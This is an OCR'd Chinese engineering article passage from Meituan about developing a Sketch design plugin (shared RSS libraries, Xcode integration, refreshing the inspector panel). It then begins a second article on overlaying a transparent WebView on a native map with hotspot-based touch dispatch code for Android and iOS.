
内容服务端化

Sketch 推出的库（Library）功能对于维护设计系统或风格指南，起到非常重要的作用，可以给团队带来高效工作体验，甚至改变设计团队工作方式和流程。我们通过组件库可以在整个设计团队中共享组件（Symbol），Library 可以实现“一处更改，处处生效”，即使是关联了远程组件库历史的设计稿检测到更新时，也会收到 Sketch 通知，确保工作中使用的是最新组件。

库功能对美团外卖 UI 一致性起着至关重要的作用，这主要体现在两方面：首先是实现设计风格沉淀，目前袋鼠 UI 已经形成了自己的独特风格，外卖设计团队根据设计规范，对符合 UI 一致性外卖业务场景的组件不断进行抽象及建设，沉淀出越来越多的通用业务组件，这些组件需要及时扩充到 Library 中，供团队成员使用；另外一个作用，则是保持团队使用的均为最新组件，由于各种原因，组件的设计元素（色彩、字体、圆角等属性）可能会发生变更，需要及时提醒团队成员更新组件，保持所有页面的一致性。



Sketch 内置的 iOS 远程组件库



Library 中的 Symbol 提示更新

库组件自动更新，其实就是“库列表”－“库 ID”－“外部组件原始 ID”这三者的关联。Sketch 内部是靠 UUID 进行对象识别的，通过库组件的库 ID，从库面板的列表中，按照添加的时间从新到旧依次检索所有未被禁用的、链接完好的库，直到匹配到库的 ID ，然后查找该库文件内是否有与库组件 SymbolID 匹配的组件，如果包含且内容有差异就提醒更新，更新的过程实际上是内容替换。

我们通过以下步骤使用 RSS 技术共享 Library 供整个 UI 设计团队使用：

- 将 Library Document 托管到公司内网服务器上。
- 创建一个 XML 文件记录版本信息和更新地址。
- 最后使用 Meyerweb URL 编码器之类的工具（或直接 encodeURIComponent）对 XML feed URL 进行编码并将其添加到以下内容：sketch://add-library?url=https://***.xml。
- 将此 URI 在浏览器中打开即可。


```
<?xml version="1.0" encoding="UTF-8"?>
<rss version="2.0" xmlns:atom="http://www.w3.org/2005/Atom"
xmlns:content="http://purl.org/rss/1.0/modules/content/"
xmlns:dc="http://purl.org/dc/elements/1.1/" xmlns:sparkle="http://
www.andymatuschak.org/xml-namespaces/sparkle">
```

```
  <channel>
    <title>My Sketch Library</title>
    <description>My Sketch Library</description>
    <image>
      <url></url>
    </image>
    <item>
      <title>My Sketch Library</title>
      <pubDate>Wed, 23 Jun 2019 11:19:04 +0000</pubDate>
      <enclosure url="mysketchlibrary.sketch" type="application/
octet-stream" sparkle:version="1"/>
    </item>
  </channel>
</rss>
```

5. 开发流程小结

前面一口气讲述了很多内容，可能你一时无法消化，这里对插件的开发流程作个简要的总结：

- 首先利用 JavaScript 或 CocoaScript 开发操作面板。
- 使用 NPM 安装所需依赖。
- 通过 Bridge 传递用户操作到插件逻辑侧，通过调用 Skecth API 对文档进行处理。
- 使用 Webpack 进行打包。
- 通过测试后发布插件更新。



Sketch Plugin 开发流程

别人可能没告诉你的事儿

这部分主要记录了积木 Sketch Plugin 开发过程中的踩坑经历，但是这里，我们没有贴大段的代码，没有直接告诉你答案，而是把分析问题的过程记录下来。“授人以鱼不如授人以渔”，相信只要你了解了这些分析技巧，即使之后遇到更多的问题，也可以轻（jia）松（ban）解决。

1. 与 Xcode 工程混合编译

首先，我们要明确一个问题，为什么要使用 XCode 工程?

虽然官方提供了 JS API 并承诺持续维护，但这项工作一直处于 Doing 状态，而且官方文档更新缓慢，没有明确的时间节点。因此，对于某些功能，比如我们想建一个具有 Native Inspector Panel 的插件，就不得不使用 XCode 进行开发。使用 Xcode 开发对于 iOS 开发者也更加友好，无需再学习前端界面开发知识。

这里推荐 Invison 的开发成员 James Tang 分享的博客文章《Sketch Plugin Xcode Template》，里面详细描述了构建插件 XCode 工程的步骤，这也成为很多插件开发者遵循的范本。当然随着 Sketch 的不断升级，某些 API 已经不受支持，但作者讲述的开发流程和思路依然没有改变，具有很高的学习价值。

```
JavaScript
// 利用 Mocha 加载 framework
var mocha = Mocha.sharedRuntime();
[mocha loadFrameworkWithName:frameworkName inDirectory:pluginRootPath]
```

除此之外，Skpm 中已经内置了 @skpm/xcodeproj-loader，也可在 JS 中直接加载 Framework。

```
JavaScript
// 加载 framework
const framework = require('../xcode-project-name/project-name.
xcodeproj/project.pbxproj');
const nativeClass = framework.getClass('NativeClassName');
// 获取 nib 文件
const ui = framework.getNib('NativeNibFile');
// 也可以直接加载 xib 文件
```

```
const NibUI = require('../xcode-project-name/view-name.xib')
var nib = NibUI()
let dialog = NSAlert.alloc().init()
dialog.setAccessoryView(nib.getRoot())
dialog.runModal()
```


当然你也可以直接使用 Github 上一些知名的开源项目，有些会直接提供 Framework 供你使用，比如更改原生的 toolbar：

2. 了解 Electron

为什么在讲述 Sketch Plugin 的时候，忽然会提到 Electron？这里有一个小故事，某天上班打开大象（美团内部沟通软件）。


MacOS 版大象截图

看到一条公众号推送，是公司成立了 Electron 技术俱乐部（美团技术团队内部自发成立了很多技术俱乐部），经过了解发现 Electron 基于 Chromium 和 Node.js，可以使用 HTML、CSS 和 JavaScript 构建桌面应用程序，Electron 负责其中比较复杂的部分，而开发者只需关心应用的核心需求即可。大象的 Mac 端就大量使用了 Electron 技术，用 Web 框架去开发桌面应用，可以直接复用 Web 现有的开发成果并获得出色的运行效率。



我们就进行了简单的学习，在之后的一段时间并没有再去关注这项技术，直到某天在插件开发的过程中忽然遇到一个问题：在插件 WebView 显示的情况下，在桌面空白处点击使 Sketch 软件失去焦点，整个 App 就会被隐藏。试了几个流行的插件，发现大部分均有此问题，这给设计师的工作造成了诸多不便。试想，我只是去打开 Finder 找一个文件，你为什么要把我的软件最小化？在 Github 上留言后，很快得到了项目开发者 Mathieu Dutour 的官方回复，原来只需要设置一个 hidesOnDeactivate 属性即可。

等等！这不是 Electron 中的属性么？仔细查看 Readme 才发现作者写道“The API is mimicking the BrowserWindow API of Electron.”这下可方便多了！你想自定义窗口的表现，只需按照 Electron 的 API 设置即可，想想看其实 Electron 的工作方式是不是和 Sketch Plugin 如出一辙？




3. 更新原生属性面板

为了更好地提升积木 Sketch Plugin 的使用体验，UI 同学通过建立公共 Wiki 记录我们设计团队在插件使用过程中的反馈建议，其中有一条很奇怪：“通过插件面板更新 Layer 属性后，右侧面板不刷新。”和上一个问题一样，经测试其它插件大部分也有

此问题，但是如何去更新右侧属性面板呢？翻阅了 Sketch 的 API 文档还是“丈二和尚，摸不着头脑”。这个时候想起了 macOS 开发的一个神器 Interface Inspector，它可以在运行时分析正在运行的 Mac 应用程序的界面结构和属性，非常强大。


开心的下载下来后，发现这个软件上次的更新时间是 6 年前，忽然有了一种不祥的预感。果然 Attach 任何 App 时都会提示无法 Attach，在 macOS Catalina 版本已经无法运行。可是这怎么能难倒“万能”的程序员呢？我们查看系统报错，发现是 mach_inject_bundle_stub 错误，查阅发现 mach_inject_bundle_stub 是 Github 上的一个开源库，所以自己下载源码重新编译个 Bundle 包就可以了。

Attach 成功后，就可以对 Sketch 的面板进行属性分析了，是不是忽然感觉打开了新世界的大门？经过查阅发现右侧面板在 MSInspectorController 中。如下图所示：



Interface Inspector 对 Sketch 进行运行时分析

下一步需要用 Class-Dump 工具来提取 Sketch 的头文件，查看可以对 inspector 面板进行操作的所有方法：



通过 class-dump 得到的头文件

不出所料，我们发现了 reload()，猜测调用这个方法可以刷新面板，测试一下发现问题被修复了。如果你使用 Sketch 的 JavaScript API 的话，名称不一定能完全对应，但是基本差不多，稍加分析也可以找到。这里只是教大家一个思路，这样即使遇到其它问题，按照上面的步骤试试看，没准就可以解决。

```
JavaScript
// reload the inspector to see the changes
var sketch = require('sketch')
var document = sketch.getSelectedDocument()
document.sketchObject.inspectorController().reload()
```

未来等你加入

如你所见，积木 Sketch Plugin 可以帮助设计团队提升设计效率、沉淀设计语言以及减少走查负担；让 RD 同学面对新项目时，可以专注于业务需求而无需把时间耗费在组件的编写上；减少 QA 工作量，保证控件质量无需频繁回归测试；帮助 PM 提高版本迭代效率及版本需求吞吐量，提供业务的快速拓展能力。

当然，我们除了希望制作一流的产品，也希望积木插件可以让你在繁忙的工作中得以喘息。我们会继续以设计语言为依托，以 Skecth Plugin 为抓手持续进行 UI 一致性建设，提高客户端 UI 业务中台能力。

可能对于一个前端工程师来说，对 React、Webpack 等配置可以信手拈来；对于一个 iOS 工程师来说，XCode 调试、Objective-C 语法是开发前的基础；对于一个桌面工程师来说，对 Electron、Hook 分析已司空见惯。可 Sketch Plugin 开发就是这

么有趣，虽然只是一个小小的插件，但它会让你接触各个端的技术，提升技术视野，但同样会让你在开发过程中遇到很多困难，曾经困扰了我好几天的一个 Webpack 问题，部门同事帮我们联系了一个开发经验丰富的前端妹子去咨询，对方一行代码竟然就解决了。做你害怕做的事，然后你会发现，不过如此。

目前，积木插件开发还处于较为初级的阶段，包括 Mach（外卖自研动态化框架）实时预览、模板代码自动生成、自建插画库等功能已经在路上。除此之外，我们还规划了很多激动人心的功能，需要制作更多精美的前端页面，需要更完善的后台管理。

这里加个广告吧！不管你是 FE、Android、iOS、后端，只要你对 Bug 毫不手软，精益求精，都欢迎你加入我们外卖技术团队，跟我们一起完善 Sketch 插件生态，让积木插件可以为更多业务场景提供服务，为用户提供卓越的体验。让我们一起用“积木”拼出万千世界！

嗯，就先写到这里吧！ UI 团队同学说我们的实现和设计稿竟然差了一个像素，我们要回去改 Bug 了。

致谢

特别感谢优秀的设计师昱翰、沛东、淼林、雪美，他们在插件开发过程中给予的帮助。
特别感谢技术团队的云鹏、晓飞在技术上给予的指导。
“前人栽树，后人乘凉。”我们向优秀开源项目开发者致敬。

参考文献

Sketch Plugin 开发官方文档
深入理解 Sketch 库
凹凸实验室高大师 Sketch 插件开发实践
Sketch Plugin Xcode Template
Beginning Sketch Plugins Development in Xcode
携程机票 Sketch 插件开发实践

招聘信息

美团外卖长期招聘 Android、iOS、FE 高级 / 资深工程师和技术专家，欢迎加入外卖 App 大家庭。欢迎感兴趣的同学发送简历至：tech@meituan.com（邮件标题注明：美团外卖技术团队）

Native 地图与 Web 融合技术的应用与实践

作者：加鹏　张斌　杨睿　邱博　海峰

1. 背景

美团打车业务很早就在美团 App 与点评 App 中提供了服务入口，并在技术上采用了 H5 与 Native 的混合开发技术。随着业务上线，有用户反馈我们的地图性能有一些问题，原因是我们打车地图使用的是 Web 版的地图（通过腾讯地图 JavaScript API），业内同类产品使用的是 Native 版的地图 SDK，Native 地图相比 Web 地图具有天然的性能优势，所以美团打车地图从首屏地图加载到后续的地图操作体验都有一定差距。

问题和挑战


为了改善打车业务的地图体验，我们想到的方案是在展示地图的部分使用 Native 地图，而非地图部分使用 H5 页面来显示，这样既能追平与竞品的地图性能差距，又能充分发挥 H5 的开发效率。这种方案乍一看似乎是传统的 Hybrid 开发，没什么难度与新奇。比如地图使用预先内置到 App 中的地图 SDK 实现，H5 与 Native 的交互使用业界成熟的 JSBridge 技术。但从打车业务角度来看，因为打车业务有很多功能入口需要漂浮在地图之上，如起终点卡片、用户中心入口等，这种漂浮功能在技术上并不容易实现，而且还要保证用户触摸动作在漂浮元素与地图上发生时，分别派发给各自的事件系统，Hybrid 技术在这方面没有经验可以借鉴。

带着这些挑战，我们进行一系列的尝试与试验，最终将问题解决并封装出我们打车业务的地图调用框架，我们称之为 Native 地图与 Web 融合框架（下文简称融合框架）。在这个过程中，我们总结出了一些经验，希望能给从事相关研究的同学带来一些帮助。

2. 调研

基于混合技术开发体系，我们研究了市面上大部分 H5 页面与 Native 地图的应用场景，主要分为如下两类：

- H5 页面与 Native 地图分别是 2 个独立的页面：H5 业务逻辑用到地图时候，通过交互技术打开一个新地图页面，在新页面内，Native 地图按照传入参数调用对应地图组件，完成业务功能的展示。



H5 页面与 Native 地图位于同一页面内：两者将屏幕分割为两部分，如下图所示：Native 地图位于上半部分，WebView H5 页面位于下半部分。

经过分析后，我们发现这两种形式都无法满足打车业务场景的需求，因为目前市面上主流的打车业务场景由 4 部分构成，如下图所示：

- **起终点选择面板**：占据页面下半部分，可以上下滑动露出更多内容。
- **地图部分**：页面上半部分，显示起终点、线路等地图要素信息。
- **更多菜单**：左上角图标，点击后跳转到 H5 功能菜单页面。
- **广告入口**：右上角图标，点击后跳转到 H5 运营页面。

上文第一类，H5 页面与 Native 地图分别位于两个独立页面中，只能满足部分地图场景的需求，无法布局为上图 H5 与地图同框显示的效果。

上文第二类，实现这样的布局需要多个 WebView 才能实现，存在如下缺点：

- 下方 WebView 与上方 Native 地图是平级的组件，各占屏幕的一半，相互间不存在压盖关系，实现起终点面板上下滑动效果困难。
- 左上角、右上角的更多菜单，广告入口位置需要新增 2 个 WebView 组件才能实现覆盖在地图之上，WebView 组件再加载对应 H5 页面实现上述布局，整个步骤比较繁琐。


多个 WebView 组件构成的页面布局，由于内存空间不共享，它们之间信息的同步比

较困难，太多的 WebView 组件对系统性能也是一种浪费。

调研结论是：市面上现存技术都无法满足打车场景的需求。

全新方案的提出

基于打车场景的特殊性，我们做了一个大胆的假设：把页面分为 2 层，下层是 Native 地图层，布满屏幕；上层是 WebView 层，完全覆盖到 Native 地图层之上，如下图所示：



我们期望的效果是：

- 点击 H5 元素时，点击事件会派发给 H5 WebView 容器处理。
- 点击地图区域时，点击事件会派发给 Native 地图组件处理。

- H5 与 Native 地图间的信息交互，可采用成熟的 JSBridge 技术实现。

具体实现思路有如下几点，参照下图：

- Native 地图位于下层，WebView 置于 Native 地图之上，WebView 背景透明，透过 WebView 可以看到下边的地图。红框区域是上层 WebView 打开的 H5 页面元素。
- 增加一个手势消息分发层，该层会智能判断手势事件落在 H5 元素还是地图元素中。举例：点击红框区域，消息会传递到 WebView 层的 H5 逻辑处理，点击红框之外的区域，消息会传递到 Native 地图层处理（地图移动、缩放等操作）。
- H5 与 Native 地图交互使用 JSBridge 完成。比如在地图中添加一个 Marker，H5 层业务逻辑发出添加 Marker 的消息，H5 层通过 JSBridge 技术将消息发送到 Native 地图层，Native 地图收到消息后在地图中添加 Marker 元素。

为了验证想法是否正确，我们首先通过 Android 平台开发出 Demo，验证这种分层智能传递消息的做法是可行的，该方案最大优点是兼顾了 H5 的开发效率与 Native 地图的高性能特性，非常符合美团业务地图场景的需求。为了让想法落地时更规范、更系统，我们进行了如下的框架设计。


3. 框架设计

3.1 热区数据介绍

先介绍一个“热区数据”的概念，下图（3.2 节）在手势分发层存在着消息分发热区数据部分，下文简称热区数据。热区数据是针对上层 WebView 的一个概念，只对 WebView 层有效，对下层 Native 地图层无效。如果用户点击屏幕事件想让 H5 来捕获处理，可以在屏幕区域内设置一个逻辑上的矩形区域，如：[0, 0, 50, 50]（上图左上角区域），这个数据被称为**热区数据**。

我们通过编写代码逻辑，控制手势消息分发的策略，如果手势消息发生在热区数据矩形范围内，我们把消息发送给 WebView 处理，否则发送给 Native 地图处理。如上图所示，可以在同一屏幕内设定多个热区，[0, 0, 50, 50]、[430, 0, 50, 50]、[0, 200, 480, 200]，热区的格式可以自己定义，我们这里采用的基于 WebView 组件左上角为原点的像素坐标格式：[left, top, width, height]。

3.2 框架图介绍



手势消息分发给 WebView 层流程

主要为上图 1 - >2 - >3 - >4 过程，如下：

- 用户触摸动作首先被手势分发层捕获，手势分发层判断用户点击到热区数据范围内，将消息分发到 WebView H5 层处理。
- WebView H5 层收到消息，对消息进行处理（比如：在地图中添加一个终点 Marker），通过通讯桥将消息传递到 Native 地图层。
- Native 地图层收到消息，并执行添加 Marker 操作，完成后返回成功信息。上述总体流程为：手势分发层 - >1 - >2 - >3 - >6 - >7。

手势消息分发给 Native 地图层流程

主要为上图 5->6->7 过程，如下：

- 手势分发层捕获到消息，发现用户手势与当前热区数据矩形没有交集，于是将获取的消息分发到 Native 地图层。
- 如果消息是拖动操作，则 Native 地图自动识别拖动地图消息，实现移动地图的效果，涉及流程为：手势分发层 ->5。
- 如果消息是点击操作，比如我们想实现点击地图中的 Marker，将消息传递给 H5 处理的功能。实现步骤为我们事先在添加 Marker 时增加一个点击事件（Native 地图层实现），Marker 被点击时 Native 地图层会派发此事件，事件消息会通过 JSBridge 技术从 Native 地图层传到 H5 层，最后 H5 层获取到点击消息。整个操作流程为：手势分发层 ->5->6->7。

热区数据的动态更新策略

因为打车业务底部的面板高度是可伸缩的，所以底部的热区数据并不是静止不动的，需要考虑热区数据也要随着 DOM 元素的拉伸做同步调整。可以通过在 WebView H5 层监控 DOM 的变化，DOM 元素发生变化时，获取变化后的 DOM 元素位置、大小，格式化为热区数据，并更新到消息分发热区数据部分。因为拉伸动作是一个连续的动画效果，为了高效，我们只在动画结束的那一刻更新热区数据，中间过渡期不做处理。此整体流程为：2->3->4。

4. 点评 App 中的落地实践

4.1 手势分发层关键代码

这部分功能需要 Native 端同学实现，包括 iOS 与 Android。两端分别在启动 App 时设置三层内容，最上层是手势触摸事件接收层，中间是 WebView 层（背景设置透明），最下层是 Native 地图层（如腾讯地图 SDK）。用数组记录当前热区数据，当手势分发层有事件发生时，通过 Touch 事件获取手指位置信息，遍历热区数组判断手

指位置是否与热区的矩形相交，如相交则将消息分发给 WebView 层，否则分发给 Native 层。下边是 Android 与 iOS 消息分发关键代码：

Android 分发层关键代码

```
@Override
public boolean dispatchTouchEvent(MotionEvent event){
  if(event.getAction() == MotionEvent.ACTION_DOWN) {
    // 分发层接收到手势触摸消息，通过 dispatchService 类判断手势是否落在热区内，
从而确定消息分发的对象
    this.touchHandler = dispatchService.inRegion(event) ? TouchHandler.
WebView : TouchHandler.MapView;
  }
  // 分发给 Native 地图层
  if(this.touchHandler == TouchHandler.MapView) {
    return this.mapView.dispatchTouchEvent(event);
  }
  // 分发给 WebView H5 层
  return super.dispatchTouchEvent(event);
}
```

iOS 分发层关键代码


```
- (UIView *)hitTest:(CGPoint)point withEvent:(UIEvent *)event {
   UIView *hitTestView = nil;
   // 分发层接收到手势触摸消息，通过 pointInHotspot 判断手势是否落在热区内，从而确定
消息分发的对象
   if ([self pointInHotspot:point]) {
     // 分发给 WebView H5 层
     hitTestView = [self.WebView hitTest:point withEvent:event];
   }else{
     // 分发给 Native 地图层
     hitTestView = [self.mapView hitTest:point withEvent:event];
   }
   return hitTestView;
}
```

4.2 WebView H5 层

该层有 2 个功能：

- 提供设置热区的 JS 接口 setHotRegion，业务可通过此接口设置屏幕中的热区。

- 封装一层 JS 形式的地图接口，为上层业务提供地图服务，该层借助 JS-Bridge 通讯桥实现 H5 与 Native 层的异步通讯。




4.3 通讯桥简介

